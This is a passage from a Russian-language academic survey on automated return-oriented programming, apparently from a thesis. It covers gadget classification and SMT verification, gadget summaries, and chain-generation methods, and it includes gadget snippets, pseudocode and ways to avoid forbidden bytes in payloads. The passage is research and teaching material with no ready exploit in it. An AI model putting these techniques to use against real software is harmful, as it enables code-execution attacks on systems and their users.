В таблице 5 приводится пример верификации гаджета `ArithmeticLoadG: ebx ← ebx + [eax]`. Изначально регистрам сопоставляются свободные символьные переменные ϕ_i, а память представляется массивом M. Множество формул пусто. Новые формулы добавляются в соответствии с операционной семантикой интерпретируемой инструкции. Для множества формул поддерживается SSA форма — при добавлении формулы создается новая символьная переменная, которой присваивается эта формула. На первом шаге создается новая символьная переменная ϕ_6, которая равна загруженному из памяти значению второго операнда инструкции `[eax]`. В символьном состоянии регистру ecx ставится в соответствие символьная переменная ϕ_6. На втором шаге результат сложения присваивается переменной $\phi_7 = \phi_2 + \phi_6$, которая, в свою очередь, ставится в соответствие результирующему операнду инструкции — регистру ebx в символьном

Таблица 5: Пример верификации гаджета `ArithmeticLoadG: ebx ← ebx + [eax]`

Шаг	**Символьное состояние**	**Инструкция**	**Множество формул**
initial	M, $eax = \phi_1$, $ebx = \phi_2$, $ecx = \phi_3$, $esp = \phi_4$, $eip = \phi_5$	—	$S_0 = \emptyset$
1	$ecx = \phi_6$	`mov ecx, [eax]`	$S_1 = S_0 \cup \{\phi_6 = (concat\ (select\ M\ \phi_1)\ (select\ M\ \phi_1 + 1)\ (select\ M\ \phi_1 + 2)\ (select\ M\ \phi_1 + 3))\}$
2	$ebx = \phi_7$	`add ebx, ecx`	$S_2 = S_1 \cup \{\phi_7 = \phi_2 + \phi_6\}$
final	$eip = \phi_8$, $esp = \phi_9$	`ret`	$S_3 = S_2 \cup \{\phi_8 = (concat\ (select\ M\ \phi_4),\ (select\ M\ \phi_4 + 1),\ (select\ M\ \phi_4 + 2),\ (select\ M\ \phi_4 + 3)),\ \phi_9 = \phi_4 + 4\}$
	Определение семантики		**Верификация**
verify	$final(ebx) = initial(ebx) + initial(M[eax])$		$\phi_7 \neq \phi_2 + (concat\ (select\ M\ \phi_1)\ (select\ M\ \phi_1 + 1)\ (select\ M\ \phi_1 + 2)\ (select\ M\ \phi_1 + 3))$ is **UNSAT**

состоянии. На конечном шаге символьное состояние обновляется согласно операционной семантике инструкции возврата, т. е. указатель инструкций загружается со стека, а указатель стека увеличивается на 4. В постусловие, описывающее тип гаджета, подставляются символьные переменные из начального и конечного символьных состояний. При помощи SMT-решателя проверяется выполнимость отрицания формулы. Отрица-

```
neg eax ; sbb eax, eax ; and eax, ecx ; pop ebp ; ret
MoveRegG: EAX ← ECX
```

Листинг 1: Пример неверно классифицированного гаджета, который будет отклонен после верификации

ние формулы невыполнимо, значит, гаджет удовлетворяет заявленному типу с параметрами.

На листинге 1 приводится пример гаджета, который может быть неверно классифицирован, а верификация позволит устранить эту ошибку. Во время классификации гаджет был отнесен к типу `MoveRegG: EAX ← ECX`. Для отличного от нуля начального значения регистра `eax` гаджет действительно скопирует значение регистра `ecx` в `eax`. Однако, если начальное значение `eax` будет нулевым, то и его конечное значение будет нулевым, что не является копией значения регистра `ecx`, отличного от нуля.

Заполнение каталога гаджетов Процесс заполнения каталога гаджетов (разд. 5.1) происходит следующим образом. Каталог гаджетов изначально содержит семантические описания типов гаджетов. Каждый найденный алгоритмом Галилео гаджет классифицируют. В результате классификации будут получены семантические описания (типы гаджетов), которым соответствует гаджет. Записи с виртуальным адресом и машинными инструкциями гаджета добавляются к соответстующим семантическим описаниям. Также в этих записях заполняются параметры гаджета (значения параметров типа) и побочные эффекты («испорченные» регистры). Далее все гаджеты из каталога верифицируют. В результате верификации из каталога будут удалены неверно классифицированные гаджеты.

5.3.2 Резюме гаджетов

Резюме гаджета [8, 24, 123] представляет собой описание семантики гаджета в виде компактной спецификации. Резюме гаджета содержит предусловия и постусловия над значениями регистров и памяти. В частности, резюме гаджета может содержать:

- регистры, загруженные со стека (`eax = [esp + 4]`),

- регистры, считанные из памяти (`ecx = [edx + 2]`),
- регистры, значение которых было изменено (`ecx = eax + ebx`),
- диапазоны адресов памяти, по которым производились чтение или запись (`[rsp] <-> [rsp + 0x20]`).

Follner и др. [24] предложили следующий метод составления резюме гаджета. Сначала инструкции гаджета поднимаются до уровня промежуточного представления VEX [116]. Потом продвигаются все присваивания, таким образом, чтобы сформировать в результате одно выражение, называемое постусловием, которое описывает все операции, с помощью которых получилось конечное значение в рассматриваемом регистре. Анализ поддерживает модель памяти, которая позволяет корректно моделировать ситуацию передачи значения через стек. Также этот анализ позволяет получить предусловия, которые описывают диапазоны доступа к памяти по регистру со смещением (`[rax] <-> [rax + 0x20]`). Предусловия указывают на то, что регистры из этих диапазонов памяти должны указывать на память, доступную для чтения/записи.

Процесс **заполнения каталога гаджетов** (разд. 5.1) происходит следующим образом. Каталог гаджетов изначально содержит виртуальные адреса и машинные инструкции гаджетов. Для каждого гаджета из каталога составляется резюме, которое по сути позволяет заполнить семантическое описание и побочные эффекты гаджета.

5.3.3 Граф зависимостей гаджета

Milanov [25] предложил представлять гаджет в виде ориентированного графа зависимостей (рис. 6). Вершины соответствуют регистрам, памяти и константам. Вся память представляется единственной вершиной. Регистр же может соответствовать нескольким вершинам: каждая модификация регистра порождает новую вершину (reg_0, reg_1, reg_2 и т. д.). Направленные ребра отражают зависимости по данным (присваивание регистров, доступ к памяти и др.). Инструкции гаджета порождают новые ребра на графе. Ребра, соединенные с памятью, также содержат метки с адресом доступа к памяти и пронумерованы в хронологическом порядке.

Каталог гаджетов (разд. 5.1) заполняется следующим образом. Изначально каталог содержит виртуальные адреса и инструкции гаджетов. Инструкции каждого гаджета транслируются в промежуточное представление REIL [117], для которого после




Рис. 6: Граф зависимостей гаджета

строится граф зависимостей. В результате обхода графа вычисляется семантическое описание гаджета: конечные значения регистров и памяти выражаются через начальные. Выражение для некоторого конечного значения может иметь условие, при котором это выражение истинно. Далее гаджеты классифицируются по типам (разд. 5.3.1). Автор мотивировал такой метод определения семантики гаджета меньшим временем работы по сравнению с методами, использующими SMT-решатели.

Для примера на рисунке 6 будет получено следующее семантическое описание:

$$EIP_1 = MEM[ESP_0]$$

$$ESP_3 = ESP_0 + 4$$

$$EAX_1 = \begin{cases} 0 & \text{if } ESP_0 - 4 = ESI_0 \\ EBX_0 & \text{if } ESP_0 - 4 \neq ESI_0 \end{cases}$$

$$MEM[ESP_0 - 4] = \begin{cases} 0 & \text{if } ESP_0 - 4 = ESI_0 \\ EBX_0 & \text{if } ESP_0 - 4 \neq ESI_0 \end{cases}$$

$$MEM[ESI_0] = 0$$

5.4 Генерация цепочек гаджетов

В данном разделе описываются различные методы генерации ROP цепочек. Следует отметить, что комбинирование гаджетов в цепочки является переборной задачей, поэтому для уменьшения числа итераций перебора можно предварительно отфильтровывать ненужные гаджеты и сортировать их по качеству [124]. Процесс генерации ROP цепочек отличается от обычной компиляции следующим:

- Чаще всего у ROP цепочки нет возможности сохранять значения регистров в память для их последующего восстановления из-за нехватки соответствующих гаджетов.

- У ROP гаджетов могут быть побочные эффекты. Например, гаджет может «портить» регистры. Значения «испорченных» регистров не сохранятся после выполнения гаджета. Побочные эффекты необходимо учитывать при составлении расписания гаджетов из цепочки [6].

- Некоторые типы гаджетов (разд. 5.3.1), которые выступают в качестве инструкций виртуальной машины, могут отсутствовать. В таком случае необходимо заменять недостающие гаджеты последовательностью других [6].

Во время генерации следует учитывать запрещенные символы, которые нельзя использовать в ROP цепочке. Такая потребность возникает, когда, например, переполнение происходит при помощи функции `strcpy`, что не позволяет цепочке содержать нулевые байты. Однако только немногие [22,31] полноценно решают проблему запрещенных символов. Большинство просто удаляют гаджеты, чьи адреса содержат запрещенные символы, но не следят за значениями параметров гаджетов на стеке.

ROP нагрузка часто может быть разбита на установку значений регистров в заданные значения и выполнение еще одного гаджета [32]. Таким образом, метод генерации ROP цепочек можно базировать на установке регистров, а остальные нагрузки осуществлять путем добавления к полученной цепочке одного гаджета записи в память, вызова функции, системного вызова и др.

5.4.1 Полная по Тьюрингу компиляция с фиксированным каталогом гаджетов

Рассмотрим построение компилятора на основе фиксированного каталога гаджетов. Buchanan и др. [7, 13] вручную сформировали полный по Тьюрингу каталог гаджетов из машинного кода стандартной библиотеки `libc` ОС Solaris для архитектуры набора команд SPARC. Каждому семантическому описанию сопоставляется единственная последовательность инструкций из машинного кода библиотеки. Архитектура SPARC допускает только выровненный доступ к инструкциям, поэтому все примеры гаджетов являются легитимными эпилогами функций библиотеки.

Одна из особенностей архитектуры SPARC — использование регистровых окон. Регистровое окно состоит из регистров, предназначенных для входных параметров, возвращаемых значений, временных значений внутри процедуры. При вызове функции происходит сдвиг регистрового окна вперед, а при возврате — в обратную сторону. При большой вложенности стека вызовов в программе происходит нехватка регистровых окон, что приводит к необходимости их сохранения на стеке. В таком случае, при возврате из функции значения регистров восстанавливаются из сохраненных на стеке значений, что приводит к нежелательному изменению значений регистров при передаче управления от одного гаджета к другому. Таким образом, архитектура SPARC и ее соглашение о вызовах накладывает ограничения на способ передачи вычисленных значений между гаджетами — только через память. Каталог гаджетов Buchanan и др. [13] реализует набор гаджетов, использующих модель память-память, которая позволяет использовать регистры только внутри гаджетов, а хранение и передача значений от одного гаджета к другому происходит через память. Каждой переменной в ROP цепочке сопоставляется адрес ячейки памяти, который используется как операнд гаджета.

После полного заполнения каталога гаджетов существует две опции для автоматического создания ROP цепочек. Во-первых, у каталога гаджетов существует программный интерфейс на языке Си. В нем содержатся 13 функций, которые позволяют создавать переменные, присваивать им значения и вызывать функции (или делать системные вызовы). С помощью данного программного интерфейса можно написать программу, которая будет автоматически генерировать ROP цепочку по заполненному каталогу гаджетов. Во-вторых, Buchanan и др. [13] написали транслятор из некоторого псевдоязыка описания цепочек (урезанного Си) в последовательность вызовов функций про-

граммного интерфейса каталога гаджетов на языке Си. Компилятор реализует большую часть базовой арифметики, логических операций, операций работы с указателями и памятью, и операций условной и безусловной передачи управления. Авторами ряда работ [13, 23] отмечается возможность написания для компиляторной инфраструктуры LLVM расширения, позволяющего генерировать код для виртуальной машины, задаваемой каталогом гаджетов.

Инструмент, представленный Mosier [26, 110], опирается на ROPC-IR, ассемблерный язык описания цепочек, который задает полную по Тьюрингу архитектуру набора команд. Он содержит три регистра: `ACC(eax)`, `SP(rbp)`, `PC(rsp)`, и операции для взаимодействия с этими регистрами: базовая арифметика (`ADD`, `SUB`, `NEG`), инструкции ветвления (`CMP`, `JMP`, `JNE`), инструкции взаимодействия регистр-регистр (`MOV`), инструкции взаимодействия регистр-память (`LD`, `STO`), инструкции для работы со стеком (`PUSH`, `POP`, `ALLLOC`, `LEAVE`), инструкции передачи управления (`CALL`, `SYSCALL3`, `LIBCALL3`). В качестве счетчика команд `PC` выступает регистр `rsp`. Кроме того, выделяется отдельный стек для функций ROP цепочки, указателем на который `SP` выступает `rpb`.

Поддержка второго стека позволяет реализовывать вызовы функций внутри ROP цепочки, которые реализуют полноценные подпрограммы. Кроме того, поддерживается возможность совершать вызовы функций из адресного пространства целевой программы и возможность совершать системные вызовы. В качестве иллюстрации Mosier [110] приводит пример кода на языке ROPC-IR для вычисления чисел Фибоначчи, использующий рекурсивный вызов функции из ROP цепочки, вызов библиотечной функции `printf`, а также системный вызов `exit`.

Каталог гаджетов в данном инструменте представлен описанием языка ROPC-IR. Процесс поиска гаджетов выводит всевозможные гаджеты из целевой программы. Затем необходимо вручную найти и сопоставить каждому семантическому описанию конкретный найденный в целевой программе гаджет и вручную заполнить следующие поля каталога гаджетов: виртуальный адрес, параметры гаджета. По определению языка ROPC-IR гаджеты не имеют побочных эффектов (не принимая во внимание выходные регистры). Теоретически ассемблерный язык ROPC-IR может выступать в качестве целевого языка компилятора Си. Однако практическое применение для построения цепочек для реальных программ может быть существенно ограничено наличием необходимых гаджетов в программе и размером генерируемых ROP цепочек. Размер цепочек

из-за неоптимальности процесса трансляции языка ROPC-IR значительно больше типичных размеров цепочек.

Подход к построению автоматизированного инструмента генерации ROP цепочек, предложенный в работах [7, 13, 26], опирается на фиксированный каталог гаджетов. Он единожды сформирован авторами и не изменяется. Кроме того, семантические описания жестко привязаны к конкретным регистрам, используемым в гаджетах. В случае, если в какой-то версии стандартной библиотеки `libc` отсутствует какой-то из гаджетов, то компиляция ROP цепочки может завершиться неудачно. При этом можно было бы использовать другие гаджеты, имеющие другие операнды, но схожий функционал, и добиться успешной компиляции. Другими словами, данный подход обладает ограниченной практической применимостью, особенно в ситуациях небольшого количества гаджетов в исследуемом коде библиотеки.

5.4.2 Генерация на основе шаблонов гаджетов

Генерация на основе шаблонов гаджетов заключается в поиске по регулярным выражениям определенной последовательности гаджетов, выполняющей некоторую вредоносную нагрузку: системный вызов `execve` [30,33], вызов функции `VirtualProtect` с последующим выполнением обычного шелл-кода на стеке (разд. 2.5.6) [29] и др. Запрещенные символы при таком подходе могут учитываться путем отрицания загруженного со стека значения, многочисленным повторным инкрементом до желаемого значения или же другими арифметическими операциями. Следует отметить, что Ropper [33] поддерживает поиск с использованием SMT-решателей гаджетов, удовлетворяющих семантике, которая задается постусловием над регистрами, памятью и константами. Однако на момент написания работы для генерации ROP цепочек инструмент использует только регулярные выражения.

В работе Huang и др. [11] для архитектуры набора команд ARM применяется подход, основанный на использовании специального гаджета, который одновременно устанавливает значения всех регистров со стека. Алгоритм поиска и одновременной проверки гаджета на соответствие заданной семантике производится путем анализа инструкций ассемблерного кода. Генерация цепочки из одного гаджета является тривиальной задачей и требует только правильного расположения значений регистров на стеке.

Другой подход к построению каталога гаджетов и последующей компиляции пред-




Рис. 7: Граф связи гаджетов перемещения. Комбинация таких гаджетов может быть использована для эмуляции работы недостающих гаджетов.

ставлен Hund и др. [20]. На этапе поиска ищутся только гаджеты, состоящие из одной инструкции, не считая саму инструкцию возврата. Скорее всего, так сделано ради упрощения алгоритмов анализа параметров гаджета и побочных эффектов. Такие гаджеты добавляются в каталог гаджетов. На следующем шаге каталог гаджетов дополняется гаджетами, которые можно скомбинировать из имеющихся. Это можно проиллюстрировать следующим примером:

1. `pop eax ; ret` — гаджет загрузки значения со стека в регистр `eax`,
2. `mov ebx, eax ; ret` — гаджет перемещения значения из регистра `eax` в регистр `ebx`.

Эти два гаджета, вызванные последовательно, образуют гаджет загрузки значения со стека в регистр `ebx`. Hund и др. [20] приводят алгоритм поиска всех возможных комбинаций гаджетов, перемещающих значение из одного регистра в другой регистр. Данная задача сводится к поиску пути от одной вершины к другой в специальном графе. В качестве вершин в нем выступают регистры, а в качестве ребер выступают первичные гаджеты, осуществляющие перемещение одного значения регистра в другой. На рисунке 7 представлен пример такого графа.

Данный подход позволяет расширить каталог гаджетов, что особенно полезно для программ небольшого размера. Однако использование комбинированных гаджетов требует обязательного учета побочных эффектов на стадии объединения гаджетов в ROP цепочку.

Nguyen Anh Quynh [21] предложил похожую идею объединения нескольких гаджетов в один, выполняющий желаемое поведение. Например, последовательность гаджетов `push 0x1234 ; pop ebp ; ret ; xchg ebp, eax ; ret` может рассматриваться как один гаджет загрузки константы 0x1234 в регистр `eax`.

5.4.3 Связывание гаджетов в цепочки с использованием семантических запросов

Milanov [25] получает семантическое описание каждого гаджета путем построения его графа зависимостей (разд. 5.3.3). Связывание гаджетов в цепочки осуществляется последовательными семантическими запросами к каталогу гаджетов. Данный метод реализован в виде инструмента с открытым исходным кодом ROPium [31].

Семантический запрос по сути является выражением над константами, конечными/начальными значениями регистров и памяти. Сначала в каталоге гаджетов ищутся гаджеты с семантическим описанием, удовлетворяющим семантическому запросу. Если такие гаджеты отсутствуют, то семантический запрос разбивается на несколько по некоторым стратегиям. Например, первый регистр можно переместить во второй через некоторый промежуточный третий регистр.

Примечательной особенностью инструмента ROPium является поддержка использования при построении ROP цепочки гаджетов, оканчивающихся на инструкции `call Reg` и `jmp Reg`. Для этого перед такими гаджетами добавляется гаджет загрузки регистра `Reg`, который загружает значение адреса гаджета, которому необходимо передать управление после выполнения гаджета с `call` или `jmp`. В случае с `call` может также потребоваться передача управления на специальный гаджет, убирающий со стека адрес возврата, размещаемый `call`.

5.4.4 Генетический алгоритм

Fraser и др. [12,125] предлагают иной подход к конструированию ROP цепочки. Авторы предлагают использовать генетические алгоритмы для этого. Fraser и др. представлен инструмент ROPER, доступный на github [28]. Инструмент позволяет генерировать для ARM архитектуры ROP цепочку, устанавливающую значения регистров в заданные значения.

Вначале в исполняемом файле находятся гаджеты. Для каждого из них вычисляется

размер фрейма гаджета и смещение адреса следующего гаджета в нем (разд. 2.5.1). Затем исполняемый целевой файл загружается в адресное пространство виртуальной машины для повторяемого выполнения ROP цепочек-кандидатов. Виртуальная машина предоставляет удобный интерфейс для выполнения инструкций гостевой архитектуры.

В процессе генетических мутаций роль генов выполняют адреса гаджетов и случайные значения, размещаемые на стеке в качестве данных и адреса следующего гаджета. Функцией приспособленности является разность текущего и желаемого вектора значений регистров виртуальной машины. Каждый элемент популяции изменяется методами генетических мутаций. Среди всех кандидатов отбирается набор потенциально лучших, для которых процесс мутации повторяется вновь.

Следует отметить, что сформированные генетическим алгоритмом ROP цепочки сильно отличаются от тех, что создаются людьми. Например, они могут писать значения себе на стек или передавать управление на гаджеты, которые не были изначально обнаружены в процессе поиска. Кроме того, размер цепочки из-за неоптимального выбора гаджетов может быть большим. Описанные недостатки могут быть следствием отсутствия у генетического алгоритма информации о семантике инструкций гаджета. Возможно, если в каком-то виде ее учитывать и использовать более современные методы машинного обучения, то можно развить концепцию данного подхода в практически применимый инструмент.

5.4.5 Генерация цепочек с использованием SMT-решателей

Follner и др. [24] предложили метод генерации на основе резюме гаджетов (разд. 5.3.2), который имеет доступный исходный код [27]. Метод позволяет получать последовательность гаджетов, которая запишет в m запрошенных регистров заданные значения. Следует отметить, что метод не вычисляет загружаемые со стека параметры гаджетов, а только предоставляет последовательность адресов гаджетов. Изначально для всех гаджетов составляется резюме. Для каждого запрошенного регистра выбираются n наиболее подходящих гаджетов [124], которые загружают его значение со стека или из памяти, контролируемой атакующим. Далее для всевозможных цепочек гаджетов ($n^m * m!$ комбинаций) вычисляются предусловия и постусловия, но уже для всей цепочки. Если постусловия удовлетворяют ситуации, когда атакующий контролирует значения всех запрошенных регистров, то метод переходит к финальной стадии —

Алгоритм 1 Поиск кратчайших цепочек инициализации регистров

```
regset_to_chain ← empty register set mapping to shortest chains
queue ← empty queue
queue.push(empty chain)
while queue is not empty do
    chain ← queue.pop()
    for all gadget ∈ gadgets do
        new_chain ← chain + gadget
        regset ← controlled_registers(new_chain)
        if regset not in regset_to_chain or
new_chain is shorter than regset_to_chain[regset] then
            regset_to_chain[regset] ← new_chain
            queue.push(new_chain)
```

разрешению предусловий. К цепочке дополнительно в начало добавляются гаджеты, которые проинициализируют регистры из предусловий, так чтобы они указывали на доступную для чтения и записи память.

Salls [32] развил описанный выше метод. Ниже будет описан метод генерации цепочки, устанавливающей значения регистров в заданные значения. Остальные цепочки, такие как запись в память и вызов функции, могут быть получены добавлением всего лишь одного гаджета к цепочке, инициализирующей регистры. Метод можно разделить на три шага:

1. **Составление резюме гаджетов.** Происходит символьная интерпретация [98–100] инструкций каждого гаджета. Резюме гаджетов составляется с использованием статического анализа полученных в результате символьной интерпретации SMT выражений и запросов к SMT-решателю.

2. **Связывание гаджетов в цепочку.** На этом шаге происходит поиск кратчайших цепочек для инициализации произвольных наборов регистров. Предложенный алгоритм 1 был вдохновлен алгоритмом Дейкстры [126] поиска кратчайших путей от одной из вершин графа до всех остальных. Создается пустое отображение из наборов регистров в кратчайшие цепочки, инициализирующие эти регистры. В очередь добавляется пустая цепочка. Алгоритм достает цепочки из очереди.

Для каждого гаджета создается новая цепочка, полученная добавлением этого гаджета к взятой из очереди цепочки. Вычисляется набор инициализируемых регистров ($controlled\_registers$) новой цепочкой. Если такого набора нет в отображении, или полученная цепочка короче той, что в отображении, то туда для этого набора добавляется новая цепочка. Также эта цепочка добавляется в очередь. Таким образом, будет получено отображение из наборов регистров в кратчайшие цепочки, которые эти регистры инициализируют.

3. **Размещение ROP цепочки на стеке.** Запускается процесс символьной интерпретации инструкций всей ROP цепочки. Для значений, загружаемых со стека, создаются свободные символьные переменные. В конце процесса интерпретации составляется конъюнкция равенств запрошенных регистров заданным значениям. В результате решения этой конъюнкции SMT-решателем будут получены байты, которые необходимо разместить на стеке.

Описанный метод, в отличие от предыдущего, позволяет использовать в цепочках гаджеты, которые инициализируют сразу несколько регистров, а также гаджеты, которые выполняют арифметическую операцию над регистрами, загруженными другими гаджетами (правильные значение на стеке при этом вычислит SMT-решатель). Более того, данный метод позволяет выбирать самые короткие цепочки.

Похожим на метод Follner и др. [24] генерирует цепочки инструмент с открытым исходным кодом Exrop [39], который строит резюме гаджетов в результате символьной интерпретации их инструкций с использованием фреймворка Triton [127]. Для каждого регистра, значение которого необходимо установить, выбираются подходящие гаджеты. Проверка совместности постусловий осуществляется при помощи SMT-решателя. Следует отметить, что инструмент поддерживает переходо-ориентированные (JOP) гаджеты аналогично ROPium (разд. 5.4.3).

5.4.6 Генерация на основе семантических деревьев

Schwartz и др. [6] предлагают подход к генерации ROP цепочек на основе семантических деревьев. Авторы создали свой язык QooL для написания ROP цепочек, который не обладает полнотой по Тьюрингу, но позволяет выражать применяемые на практике ROP цепочки (вызов библиотечной функции, системный вызов и запись в память).




Рис. 8: Дерево гаджетов, которое записывает произвольное значение по произвольному адресу памяти

Процесс трансляции программы на языке QooL в ROP цепочку состоит из следующих этапов:

1. Генерация семантических деревьев путем замощения [128] абстрактного синтаксического дерева исходной программы на языке QooL. Семантическое дерево состоит из абстрактных гаджетов (типов гаджетов), которые задают архитектуру набора команд и описаны в разделе 5.3.1.

2. Присвоение абстрактным гаджетам из семантического дерева реальных гаджетов, найденных в программе. Пример дерева реальных гаджетов приводится на рисунке 8. В вершинах дерева записаны типы гаджетов. На ребрах — имена параметров типов и их значения (конкретные регистры). Дерево гаджетов производит запись произвольного значения по произвольному адресу памяти. Записываемое значение и адрес загружаются со стека в регистры *ebx* и *ecx* соответственно. Адрес из регистра *ecx* перемещается в регистр *eax*. После чего уже происходит запись значения регистра *ebx* по адресу *eax*.

3. Построение расписания по дереву гаджетов и генерация ROP цепочки.

На первом шаге происходит ленивая генерация всех возможных семантических деревьев из абстрактных гаджетов. Это необходимо делать поскольку некоторые гаджеты могут отсутствовать в конкретной программе. На втором шаге для каждого семантического дерева применяется присвоение гаджетов. В случае, если не удается присвоить каждому абстрактному гаджету конкретный, то семантическое дерево отбрасывается и берется следующее. В случае успешного присваивания на третий шаг передается дерево реальных гаджетов. Для генерации ROP цепочки его необходимо линеаризовать,




Рис. 9: Построение расписания для дерева гаджетов

т. е. построить расписание. Построение расписания для дерева гаджетов должно учитывать: зависимости между регистрами гаджетов по данным и «испорченные» регистры. Это означает следующее (рис. 9):

1. Расписание должно удовлетворять топологической сортировке дерева.
2. Если выходной регистр гаджета a используется гаджетом b, то этот регистр не должен быть «испорчен» ни одним гаджетом в расписании между a и b.

При генерации семантических деревьев учитывается возможность отсутствия некоторых типов гаджетов и применяются последовательно все имеющиеся правила выражения вершины абстрактного синтаксического дерева через семантические деревья из абстрактных гаджетов. Например, авторы заметили, что успешность генерации ROP цепочки возрастает, если добавить следующее правило выражения вершины сохранения значения в память:

1. `mov [eax], 0 ; ret`
2. `pop ebx ; ret`
3. `add [eax], ebx ; ret`

Ouyang и др. [23] расширили набор инструкций языка QooL до полного по Тьюрингу набора. В целом они повторяют подход Schwartz и др. [6] с построением семантических деревьев, используя при учете побочных эффектов анализ жизни значений.

Следует отметить, что существуют попытки реализации метода Schwartz и др., имеющие открытый исходный код [34, 36, 129].

5.5 Учет запрещенных символов

Автоматические инструменты генерации ROP цепочек должны учитывать особенности санитизации входных данных для конкретного дефекта. Например, данные, копируемые через функцию `strcpy`, не могут содержать нулевые байты.




Рис. 10: Конечный автомат, описывающий алгоритм санитизации значений загрузки на регистр

Байты, требующие санитизации, могут содержаться как в адресах гаждетов, так и в данных, загружаемых этими гаджетами на регистры. В простейшем случае санитизация адресов гаджетов производится путем отбрасывания гаджетов, содержащих запрещенные символы в адресе. Так поступают многие инструменты. Однако данный подход неизбежно приходит к уменьшению каталога гаджетов, что приводит к нехватке гаджетов и необходимости их комбинирования для моделирования недостающих гаджетов.

Гораздо сложнее обстоит ситуация, когда запрещенные символы содержатся в данных, предназначенных для загрузки на регистры (значения аргументов функций и необходимые для записи в память значения). Для решения данной проблемы можно использовать всевозможные арифметические операции для получения значений, содержащих запрещенные символы.

Подробное описание способов борьбы с запрещенными символами описано в статье Ding и др. [22]. Стоит отметить, что авторы статьи борются со всеми непечатаемыми символами в цепочках, что может быть избыточно в некоторых случаях. Однако их методы применимы и в более общем случае произвольного заданного множества запрещенных символов. Для каждого найденного гаджета авторы строят семантическое дерево, описывающее функциональность гаджета и содержащее явные зависимости между регистрами и памятью относительно арифметических операций и операций взаимодействия с памятью.

Построенные семантические деревья используются при построении конечного автомата (рис. 10), используемого для поиска инструкций, загружающих значение на ре-

гистр. Вершинами в конечном автомате являются следующие состояния, отвечающие разным загружаемым значениям:

- Z — ноль,
- SI — небольшое число,
- GC — число, не содержащее запрещенных символов,
- BC — число, содержащее запрещенные символы,
- T — конечное состояние.

Между этими вершинами проводятся ребра, соответствующие определенным гаджетам, при условии их наличия в каталоге гаджетов. Возможные варианты перехода между состояниями конечного автомата:

1. $SI \longrightarrow T$, из вершины с небольшим числом в конечное состояние ведет ребро, соответствующее гаджету с инструкцией, непосредственно устанавливающей это значение в регистре.
2. $GC \longrightarrow T$, из вершины с числом, не содержащим запрещенных символов, в конечное состояние ведет ребро с гаджетом `pop`.
3. $Z \longrightarrow T$, из вершины с нулем в конечное состояние ведет ребро с инструкцией `xor`.
4. $SI \longleftrightarrow Z$, из вершины с небольшим числом в нуль и обратно ведут ребра с инструкциями `inc, dec`.
5. $Z \longrightarrow GC$, из вершины с нулем в состояние с числом, не содержащим запрещенных символов, ведет ребро с арифметическими инструкциями `and, or, sal, shl, shr, sar`.
6. $BC \longrightarrow GC$, из вершины с числом, содержащим запрещенные символы, в вершину, не содержащую запрещенных символов, ведут ребра, состоящие из комбинации двух арифметических операций, например, $a + b - c$.

Работа алгоритма начинается из состояния, соответствующего значению, которое нужно установить в определенном регистре. Путем обхода состояний данного автомата решается вопрос возможной санитизации данных ROP цепочки. Алгоритм прерывается, если достигнуто конечное состояние, что соответствует успешному нахождению комбинации гаджетов, решающих поставленную задачу, или в случае отсутствия переходов в другие состояния из текущего.

6 Метод генерации цепочек возвратно-ориентированного программирования

В данной работе предлагается метод генерации цепочек возвратно-ориентированного программирования. Метод позволяет автоматически получать цепочки гаджетов для исполняемых файлов и библиотек различных процессорных архитектур. В частности, описываемый в данной главе метод может использоваться для генерации цепочек, осуществляющих системный вызов. Для этого сначала в бинарном исполняемом файле ищутся всевозможные гаджеты. Далее найденные гаджеты классифицируются по типам (разд. 5.3.1). Потом классифицированные гаджеты фильтруются и сортируются по качеству. Также строятся индексы для быстрого получения нужных гаджетов. Происходит построение графа перемещения значения между регистрами (рис. 7). Создаются графы гаджетов, сохраняющие строковые аргументы системного вызова в память. Далее порождаются различные графы гаджетов, инициализирующие регистры значениями аргументов системного вызова. По первому графу, для которого удастся построить расписание, генерируется бинарная ROP цепочка, после чего полученную цепочку уже можно будет разместить на стеке.

